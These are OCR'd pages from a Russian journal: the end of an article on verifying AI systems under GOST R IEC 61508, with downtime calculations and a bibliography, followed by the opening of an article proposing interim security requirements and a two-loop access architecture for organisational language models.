При сравнении известных формальных методов (например, изложенных в ГОСТ Р МЭК серии 61508) можно отметить, что такие формальные описания являются математическими моделями функции и/или структуры системы ИИ. Крайне важно принять во внимание, что выбор подходящего формального метода определяет спецификации процесса разра-

Таблица 3

Применимость терминов для верификации систем ИИ

№	Термин	Применимость
1	Полнота верификации (спецификация)	Верификация способна установить, что ПО для системы ИИ удовлетворяет всем соответствующим требованиям к ПО системы безопасности.
2	Корректность верификации (успешное выполнение)	Документированное доказательство успешного завершения задачи верификации ПО для системы ИИ и выполнения требований к системе безопасности.
3	Воспроизводимость (протокол)	Документированное доказательство успешного выполнения и получения согласованных результатов при повторении отдельных оценок, выполняемых как часть верификации ПО для конкретной систем ИИ.
4	Верификация определенной конфигурации (сборка ПО)	Документированное доказательство получения требуемого результата в отношении конкретной конфигурации ПО для системы ИИ (как часть процесса конфигурации).

ботки системы ИИ, полноту описания, тестовое покрытие и пр.

К известным недостаткам формальных методов для «классических» ТС могут относить трудность понимания модели, недостаток поддержки экспертов и пр. При рассмотрении верификации систем ИИ добавляются новые недостатки, например:

– критичность описания роли компании в экосистеме ИИ (например, поставщик данных, поставщик моделей, поставщик компонентов ПО);

– сложность спецификации типов данных, алгоритмов и моделей, используемых системой ИИ;

– сложность оценивания воздействия системы ИИ в целом (как сборки ПО);

– сложность спецификации показателей, используемых для оценки эффективности моделей (например, точность, «галлюцинации», ошибки и пр.);

– сложность выявления среди выходных данных модели персональных данных и иной чувствительной информации.

ОЦЕНИВАНИЕ РЕЗУЛЬТАТИВНОСТИ ПРЕДЛАГАЕМОГО ПОДХОДА

Для оценивания результативности предлагаемого нового подхода примем во внимание требования стандартов ГОСТ Р МЭК серии 61508 для полевых испытаний, например:

– неизменность спецификации;

– наличие определенного количества тестируемых систем;

– определенная длительность работы (определяется по ТЗ заказчика);

– определенная длительность сервисной поддержки (определяется по ТЗ заказчика).

Для оценивания результативности предлагаемого нового подхода определим следующие условия в соответствии с требованиями п. В.5.4 ГОСТ Р МЭК серии 61508-7-2012 для полевых испытаний:

Дано:

– Доля опасных обнаруживаемых отказов λ_{DD} (30%, 50%, 70%);

– Доля опасных необнаруживаемых отказов λ_{DU} (30%, 50%, 70%);

– Диагностическое покрытие DC (0%, 60%, 90%, 99%);

– Доля необнаруженных отказов по общей причине β = 20%;

– Доля отказов, обнаруженных диагностическими тестами и имеющих общую причину β_D = 5%;

– Среднее время восстановления **MTTR** = 8 ч.;

– Интервал времени между процедурами тестирования, T_1 730 ч. (1 мес.).

Результаты расчета среднего времени простоя T_3 в рамках основной гипотезы по формуле (1) приведены в таблице 4.

Таблица 4

Результаты расчета среднего времени простоя T_3 (MTTR = 8)

λ_{DU}	λ_{DD}	DC			
		0%	60%	90%	99%
70%	30%	263,50	204,54	184,21	178,90
50%	50%	190,50	148,38	133,86	130,07
30%	70%	117,50	92,23	83,52	81,24

По данным расчета следует, насколько важно (по базовым методикам ГОСТ Р МЭК серии 61508, по требованиям ТЗ заказчика или по аналогии с лучшими перспективными образцами) определить корректно соотношение λ_{DU} / λ_{DD}. Как следует из Таблицы 4, изменение данного соотношения с 70% / 30% на 30% / 70% может привести почти к трехкратному снижению T_3. Расчеты по Таблице 4 далее представлены на рис. 1.



Рис. 1. Результаты расчета среднего времени простоя T_3 по формуле (1), MTTR = 8

Примечательно, что если снизить (техническими или организационными мерами) значение MTTR до 1 часа (т.е. в 8 раз), то показатель Т3 изменится незначительно, результаты расчетов представлены далее в Таблице 5.

Таблица 5

Результаты расчета среднего времени простоя Т3 (MTTR = 1)

λ_{DU}	λ_{DD}	DC
		0%
70%	30%	560,77
50%	50%	397,50
30%	70%	240,33

Таким образом, можно сделать предварительный вывод, что на среднее время простоев $\mathbf{T_3}$ наибольшее критическое влияние оказывает именно соотношение $\boldsymbol{\lambda_{DU} / \lambda_{DD}}$, т.е. «качество» выявления опасных отказов для исследуемого образца системы ИИ.

Если рассмотреть в рамках дополнительной гипотезы формулу (2), как более жесткий вариант испытаний системы ИИ с учетом полностью независимых отказов, то в многоканальной архитектуре действительное время простоев $\mathbf{T_4}$ будет более значительно. Примем базовые условия, аналогичные основной гипотезе:

– доля опасных обнаруживаемых отказов $\boldsymbol{\lambda_{DD}}$ (30%, 50%, 70%);

– доля опасных необнаруживаемых отказов $\boldsymbol{\lambda_{DU}}$ (30%, 50%, 70%);

– диагностическое покрытие **DC** (0%);

– доля необнаруженных отказов по общей причине $\boldsymbol{\beta}$ = 20%;

– доля отказов, обнаруженных диагностическими тестами и имеющих общую причину $\boldsymbol{\beta_D}$ = 5%;

– среднее время восстановления **MTTR** = 1 ч.;

– интервал времени между процедурами тестирования $\mathbf{T_1}$ = 730 ч. (1 мес.);

– интервал времени между запросами $\mathbf{T_2}$ = 1 час.

Результаты расчета действительного времени простоя $\mathbf{T_4}$ в рамках дополнительной гипотезы по формуле (2) приведены в таблице 6 (при **MTTR** = 1 час и **DC** = 0%).

Таблица 6

Результаты расчета действительного времени простоя T_4

λ_{DU}	λ_{DD}	DC			
		0%	60%	90%	99%
70%	30%	256,50	197,54	177,21	171,90
50%	50%	183,50	141,38	126,86	123,07
30%	70%	110,50	85,23	76,52	74,24

Соответственно, при исследовании соотношения $\boldsymbol{\lambda_{DU} / \lambda_{DD}}$ в рамках дополнительной гипотезы обнаружена прямая корреляция между значениями действительного времени простоя $\mathbf{T_4}$ и доли необнаруживаемых опасных отказов $\boldsymbol{\lambda_{DU}}$ (см. рис. 2).

В отличие от известных общих подходов (часто разработчики и производители не публикуют методы и результаты расчетов надёжности и безопасности ТС), настоящее исследование направлено на выявление особенностей обеспечения процессов верификации систем ИИ. Особенностью настоящего подхода является его нацеленность на объективные исследования численных значений уровня



Рис. 2. Зависимость действительного времени простоя T_4 от соотношения $\lambda_{DU} / \lambda_{DD}$

безопасности систем ИИ и их зависимостей от граничных условий, а не абстрактных рассуждений без верификации на основе математических методов.

Применение данного подхода в совокупности с экспертными методами оценок ПО сложных ТС обеспечит более полное представление о текущем уровне безопасности систем ИИ, поскольку позволяет определить ранее не исследованные зависимости от совокупности параметров (доли опасных отказов (обнаруживаемых и необнаруживаемых), диагностического покрытия, среднего времени восстановления и пр.).

ОБЩИЙ АЛГОРИТМ РЕАЛИЗАЦИИ ВЕРИФИКАЦИИ СИСТЕМ ИИ

С учетом теоретического базиса и практической части, подробно рассмотренного выше, представим общий алгоритм реализации процесса верификации систем ИИ (см. рис. 3). Обобщенно, алгоритм начинается с определения контекста (получения точных входных данных для расчета, подробно рассмотрено выше в разделе 12), далее выполняется расчет частоты для опасных и неопасных отказов,



Рис. 3. Алгоритм реализации процесса верификации систем ИИ

далее определяются полные частоты отказов и на выходе формируется оценка доли безопасных отказов (с учетом заданного охвата диагностикой).

ЗАКЛЮЧЕНИЕ

С учетом известных рисков ИИ (в частности – доступности и качества данных, которые обрабатывает ИИ) необходимы объективные меры контроля, чтобы гарантировать заданный уровень безопасности систем ИИ. Представлен подход к верификации систем ИИ, основанный на методах объективной оценки безопасности сложных ТС с учетом совокупности параметров (доли опасных отказов: обнаруживаемых и необнаруживаемых, диагностического покрытия и пр.). Подтверждена работоспособность предложенного подхода для верификации сложной ТС и конкретно – для определения времени простоя системы ИИ с учетом верифицируемых параметров.

Полученные результаты объективно показали критическую зависимость уровня безопасности систем ИИ от соотношения опасных обнаруживаемых и опасных необнаруживаемых отказов, причем при минимальном диагностическом покрытии время доступности может снижаться в 3 раза.

СПИСОК ЛИТЕРАТУРЫ

1. Попов И. Ю., Бучаев А. Я., Есипов Д. А. Валидация систем искусственного интеллекта – СПб: Университет ИТМО, 2024. – 29 с.
2. Бойцов А.К., Колмогорова С.С., Иванов С.А., Захаров И.В. Применение искусственного интеллекта для обеспечения функциональной безопасности // Учебное пособие для студентов высших учебных заведений всех направлений подготовки / Часть 2. Санкт-Петербург, 2024. 112 стр
3. Андрущук В.В. Роль искусственного интеллекта в оптимизации финансовых операций на мировом рынке // Экономика: вчера, сегодня, завтра. 2024. Т. 14. № 3-1. С. 299-307.
4. Сидорин В.В. Проектирование и разработка радиоэлектронных средств с применением технологий искусственного интеллекта // В сборнике: Актуальные проблемы и перспективы развития радиотехнических и инфокоммуникационных систем ("Радиоинфоком-2024"). Сборник научных статей по материалам VIII Международной научно-практической конференции. Москва, 2024. С. 566-573.
5. Виноградов А.Р., Балалин С.В., Солодкова Г.Е. Оптимизация расчета оптической силы интраокулярной линзы с использованием возможностей искусственного интеллекта // Офтальмохирургия. 2024. № S2. С. 6-13.
6. Башина О.Э., Матраева Л.В., Васютина Е.С. Технологии искусственного интеллекта в официальной статистике: возможности использования и риски // Вопросы статистики. 2025. Т. 32. № 2. С. 5-14.
7. Вегера Ж.Г. Применение генеративного искусственного интеллекта (ИИ) для анализа образовательных данных и прогнозирования академической успеваемости студентов // Управление образованием: теория и практика. 2024. № 8-1. С. 116-125.
8. Митрофанов И.В., Малков А.П., Пайдулов А.В., Марихин Н.Ю., Ханбиков Р.З. Разработка и валидация методики расчёта распределения энерговыделения и выгорания топлива по данным первого этапа работы реактора СМ после модернизации // В книге: Безопасность исследовательских ядерных установок. Тезисы докладов XXII Российской конференции. Димитровград, 2022. С. 50-51
9. Увакин М.А., Николаев А.Л., Антипов М.В., Махин И.В., Сотсков Е.В. Нейросетевой метод прогнозирования процессов на реакторе ВВЭР для задач обоснования безопасности маневренных режимов // Вопросы атомной науки и техники. Серия: Математическое моделирование физических процессов. 2025. № 1. С. 39-50.
10. Лаврентьев О.Ю. Внедрение странами ЕС программы ACC3 в качестве основной меры по контролю за безопасностью цепи поставок авиагрузов // Научный вестник ГосНИИ ГА. 2022. № 41. С. 125-132.
11. Юкин И.В. Кибернетическая безопасность альтернативной автономной навигации с позиций сплайновой технологии // Вестник государственного университета морского и речного флота им. Адмирала С.О. Макарова. 2022. Т. 14. № 3. С. 346-364.
12. Ильина И.Е., Витвицкий Е.Е. Валидация результатов прогнозирования состояния безопасности дорожного движения // В сборнике: Прогрессивные технологии в транспортных системах. Материалы XVII международной научно-практической конференции. Оренбург, 2022. С. 223-227.
13. Елин В.М., Царегородцев А.В. Об использовании методов форсайта в целях прогнозирования угроз информационной безопасности на среднесрочный период // Современная наука: актуальные проблемы теории и практики. Серия: Естественные и технические науки. 2024. № 3. С. 37-41
14. Бондырев В.Е., Устинович Е.С. Применение искусственного интеллекта в военно-морском флоте при разработке и принятии управленческих решений // Социальная политика и социальное партнерство. 2024. Т. 19. № 7 (234). С. 479-489.
15. Белоусов А.В., Трубаев П.А., Гвоздевский И.Н., Кошлич Ю.А., Прасол Д.А., Гребеник А.Г., Доценко Д.Ю., Ря-

занцев О.А., Жилин Е.В., Буханов Д.Г., Панченко М.В., Алексеевский С.В., Холодова Л.Л. Программный модуль АСДУ Валидация ИИ // Свидетельство о регистрации программы для ЭВМ RU 2022685380, 22.12.2022. Заявка № 2022685179 от 16.12.2022.
16. Плесовская Е.П., Иванов С.В. Библиотека автоматического машинного обучения для моделирования на несбалансированных данных // Свидетельство о регистрации программы для ЭВМ RU 2022685731, 27.12.2022. Заявка № 2022685958 от 27.12.2022.
17. Лившиц И.И. Влияние современных технологий искусственного интеллекта на безопасность промышленных систем автоматизации // Автоматизация в промышленности. 2025. № 6. С. 34-37.
18. Лившиц И.И. Оценка необходимости совершенствования действующего порядка подготовки квалифицированных кадров в области информационной безопасности // Газовая промышленность. 2024. № 9 (871). С. 200-205
19. Лившиц И.И. Анализ процесса подготовки специалистов в области информационной безопасности // Автоматизация в промышленности. 2023. № 9. С. 56-60.
20. Конаков А.М., Лившиц И.И. Поиск оптимального пути построения системы защиты информации на основе марковских цепей // Вестник Дагестанского государственного технического университета. Технические науки. 2024. Т. 51. № 3. С. 86-92.
21. Лившиц И.И., Сунцова Д.И. Методика расчета уровня полноты безопасности для сложных промышленных объектов топливно-энергетического комплекса // Энергобезопасность и энергосбережение. 2024. № 1. С. 5-12.
22. Лившиц И.И., Понаморева К.А. Формирование требований к методике оценки рисков для компонентов АСУТП // Энергобезопасность и энергосбережение. 2024. № 2. С. 5-13.
23. Лившиц И.И. Верификация данных для процессов цифровой трансформации // Информационно-экономические аспекты стандартизации и технического регулирования. 2024. № 6 (81). С. 240-245.
24. Zhang X., Yin M., Zhang M., Li Zh., Li H. The development and validation of an Artificial Intelligence chatbot dependence scale. Cyberpsychology, Behavior, and Social Networking. 2024. DOI: 10.1089/cyber.2024.0240
25. Anyanwu G.O., Nwakanma C.I., Lee Ja.M., Kim D.S. RBF-SMV kernel-based model for detecting DDoS attacks in SDN integrated vehicular network. Ad Hoc Networks. 2023. Т. 140. С. 103026.
26. Y. Fu, A. Terechko, T. Bijlsma, P.J.L. Cuijpers, J. Redegeld, A.O. Örs. A Retargetable Fault Injection Framework for Safety Validation of Autonomous Vehicles. 2019 IEEE International Conference on Software Architecture Companion (ICSA-C). Hamburg, 2019. P. 69-76.
27. M.R. Zofka et al. Traffic participants in the loop: a mixed reality-based interaction testbed for the verification and validation of autonomous vehicles. 2018 21st International Conference on Intelligent Transportation Systems (ITSC), Maui, HI, 2018. P. 3583-3590.
28. Alrowais F., Althahabi S., S. Alotaibi S., Mohamed A., Ahmed Hamza M., Marzouk R. Automated machine learning enabled cybersecurity threat detection in internet of things environment. Computer Systems Science and Engineering. 2023. Т. 45. № 1. С. 687-700.
29. Rathore A. A security assessment framework based on cloud technology: an experimental study. International Journal for Research in Applied Science and Engineering Technology. 2024. Т. 12. № 7. С. 134-140.
30. Bokhari S.A.A., Myeong S. The influence of Artificial intelligence on E-governance and cybersecurity in smart cities: a stakeholder's perspective // IEEE Access. 2023. Т. 11. С. 69783-69797.
31. Goswami Sh.Sh., Mondal S., Halder R., Nayak J., Sil A. Exploring the impact of Artificial intelligence integration on cybersecurity: a comprehensive analysis // Journal of Industrial Intelligence. 2024. Т. 2. № 2. С. 73-93.
32. Rajashree Manjulalayam Rajendan, Bhuman Vyas. Cyber security threat and its prevention through Artificial intelligence technology // International Journal For Multidisciplinary Research. 2023. Т. 5. № 6. P.1-18.
33. Puniya Ch.Ja., R R. AI-powered cybersecurity: evaluating strategies for countering threats in the IT industry // International Advanced Research Journal in Science, Engineering and Technology. 2024. DOI:10.17148/IARJSET.2024.11304
34. Capuano N., Fenza G., Loia V., Stanzione C. Explainable Artificial intelligence in cybersecurity: a survey // IEEE Access. 2022. Т. 10. С. 93575-93600.
35. Grover T., Malhotra H. Artificial intelligence in cyber security: review paper on current challenges faced by the industry // International Journal of Science and Research. 2023. Т. 12. № 12. С. 741-747.
36. Anjum N., Chowdhury R. Revolutionizing cybersecurity audit through artificial intelligence automation: a comprehensive exploration // International Journal of Advanced Research in Computer and Communication Engineering. 2024. DOI:10.17148/IJARCCE.2024.13575
37. Sood S., Kim A. The golden age of the big data audit: agile practices and innovations for e-commerce, post-quantum cryptography, psychosocial hazards, artificial intelligence algorithm audits, and deepfakes // International Journal of Innovation and Economic Development. 2023. Т. 9. № 2. С. 7-23.
38. Russemov M., Otuzova B. Cybersecurity audit and assessment tool // Innovation Science. 2024. Т. 1. № 12-2. С. 71-73.

УДК: 004.8

К вопросу о разработке временных требований к обеспечению безопасности использования технологий искусственного интеллекта

A.Yu. Shcherbakov

On the Developing Temporary Requirements for Ensuring the Security of Artificial Intelligence Technologies

Abstract. *This article presents proposals for the content of temporary requirements for ensuring the security of artificial intelligence systems, in particular language models used in organizations and accessible to users through various access loops. The research is intended for use in the design, implementation, and operation of language models, taking into account the risks of unauthorized access, information leakage, and service disruption. As a basic approach, it is proposed to consider the language model access architecture as primarily two-loop, including an open loop and an internal loop.*

Keywords: *language model, artificial intelligence, information security, language model access architecture.*

А.Ю. Щербаков
Доктор технических наук, профессор,
заведующий кафедрой когнитивно-аналитических
и нейро-прикладных технологий,
директор Академического института
виртуальной и дополненной реальности
Российского государственного
социального университета,
ведущий научный сотрудник
Государственного университета управления.
E-mail: x509@ras.ru

Аннотация. *В статье сформулированы предложения по содержанию временных требований к обеспечению безопасности систем искусственного интеллекта, в частности языковых моделей, эксплуатируемых в организациях и доступных пользователям через различные контуры доступа. Материал предназначен для использования при проектировании, внедрении и эксплуатации языковых моделей с учетом рисков несанкционированного доступа, утечки информации и нарушения устойчивости сервисов. В качестве базового подхода предлагается рассматривать архитектуру доступа к языковой модели как преимущественно двухконтурную, включающую открытый контур и внутренний контур.*

Ключевые слова: *языковая модель, искусственный интеллект, информационная безопасность, архитектура доступа к языковой модели.*

ПРЕАМБУЛА

Развитие информационных технологий в текущую постиндустриальную эпоху характеризуется в первую очередь снижением эмпатии в общественных отношениях, обслуживаемых этими технологиями. В первую очередь эти процессы приводит к тому, что со временем все больше информации и услуг в сетях общего пользования и в национальных сегментах Интернета становятся платными, а во-вторых – нарастает доля недостоверной и некачественной информации на фоне полного отсутствия хоть какой-то ответственности (моральной или правовой) за ее генерацию или за предоставление некачественных информационных услуг.

Нарастает также и количество злоумышленных некорыстных и корыстных мошеннических действий со стороны различных субъектов и участников информационного обмена.

В этой связи широкое использование того, что в массовом сознании называют «нейросетями» или «технологиями искусственного интеллекта», порождает целый ряд проблем, которые перерастают тематику информационной безопасности и переходят в плоскость цифровой гигиены социума.

На самом деле при использовании технологий ИИ пользователь как субъект информационного обмена общается в разной форме (через приложение или сайты) с мультимодальными языковыми моделями (ЯМ) разного рода.

В материале [1] сформулировано принципиальное положение о том, что языковые модели, выдаваемые современным ИТ-бизнесом за «искусственный интеллект», на самом деле не субъектны, не имеют собственного «я», и общение с ними не более конструктивно, чем разговор с навигатором в автомобиле.

Кроме того, ядро ЯМ с математической и технической точки зрения генерирует всего лишь наиболее вероятное продолжение текста с известным началом, и совершенно неважно, будет ли использовано для создания текста обучение нейросети или формирование матрицы переходных вероятностей марковского случайного процесса.

Учитывая изложенное, можно охарактеризовать ***сущность "разумной языковой модели"*** следующим образом:

1. Пользователь имеет смутное представление о принципе работы ЯМ, воспринимая ее как некоторый «волшебный ларец», из которого появляются тексты и изображения.

2. Пользователь ЯМ не знает и не имеет представления о том, как именно модель обучается, какого рода информацию (тексты) она учитывает и что пропускает, однако в целом понятно, что пользователь получает некий «глобальный средний результат».

3. Неизвестно, кто именно обучает ЯМ, какие гарантии дает и какую ответственность хотя бы потенциально он закладывает в процесс обучения (ответ – никакую).

Таким образом, языковая модель – это, как правило, постоянно развивающийся (непрерывно дообучаемый), совершенно непонятный и кем-то неизвестным управляемый «черный ящик», формирующий человекочитаемые тексты и имитирующий мышление и творчество.

То, что фрагменты некоторых ЯМ представлены на общедоступных ресурсах в исходных кодах, совершенно не укрепляет доверие к ним, а наоборот – только создает иллюзию того, что этим решениям хоть в малой степени можно доверять. Даже если выложить в открытый доступ весовые коэффициенты нейросети, это не даст ровно никакой информации о ее работе и не увеличит доверия к разработке в целом.

В связи с этим становится вполне разумным и очевидным для доверенного использования рассматривать индивидуальные и корпоративные ЯМ, в которых ответы на три сформулированных выше вопроса являются более или менее определенными и могут быть отрегулированы законодательными актами или корпоративными правилами и требованиями.

Попробуем немного изменить классическую структуру работы, в которой описаны требования безопасности.

Не будем, конечно, забывать о том, что важной частью анализа является формулирование модели угроз и нарушителя, но попробуем сформулировать сами частные требования, важные специалистам-практикам для использования ЯМ в своей повседневной деятельности, таким образом, чтобы порученные их попечению информационные системы банков, страховых и транспортных компаний, ресторанов и маркетплейсов в один момент не рухнули из-за негативного воздействия извне или из-за нарушения цифровой гигиены использования ЯМ.

Как уже было отмечено, на информацию, получаемую от ЯМ, невозможно полностью полагаться при решении действительно важных проблем. Ярким примером являются медицинские ЯМ [2]. В любом случае использование «продукции», полученной от ЯМ (бизнес-планов, проектов, прогнозов) должно предваряться их экспертизой и проверкой достоверности.

Таким образом, необходимо констатировать, что классическая триада «конфиденциальность, целостность, доступность» в случае с ЯМ дополняется еще и «достоверностью».

ОБЩИЕ ПОЛОЖЕНИЯ ЧАСТНЫХ ТРЕБОВАНИЙ

Сформулируем временные (то есть, вытекающие из современного состояния и понимания проблемы) требования к обеспечению безопасности систем искусственного интеллекта, в частности языковых моделей, эксплуатируемых индивидуальными пользователями и в организациях.

Предлагаемые рекомендации предназначены для использования при проектировании, внедрении и эксплуатации языковых моделей с учетом рисков несанкционированного доступа, утечки информации и нарушения устойчивости сервисов, а также для достижения свойств достоверности в процессах использования ЯМ.

В качестве базового подхода предлагается рассматривать архитектуру доступа к ЯМ как двухконтурную, включающую ***открытый контур (ОК) и внутренний (выделенный) контур (ВК)***.

Под различными контурами понимаются совокупности технических средств, сетевой инфраструктуры и организационных мер, разграничивающих в первую очередь более безопасную корпоративную среду и внешние ресурсы общего пользования. При этом ключевым признаком разделения на внутренний и открытый контуры является различие в наборе технических и организационных мер защиты, применяемых к рабочим местам пользователей (РМ) и к каналам доступа к языковым моделям.

Во ***внутреннем контуре*** предполагается наличие средств идентификации и аутентификации, сетевой защиты, контроля доступа, мониторинга событий и регламентов использования средств защиты, программных и технических средств, тогда как ***открытый контур*** ориентирован на взаимодействие с внешними или общественными ресурсами, контроль над которыми ограничен.

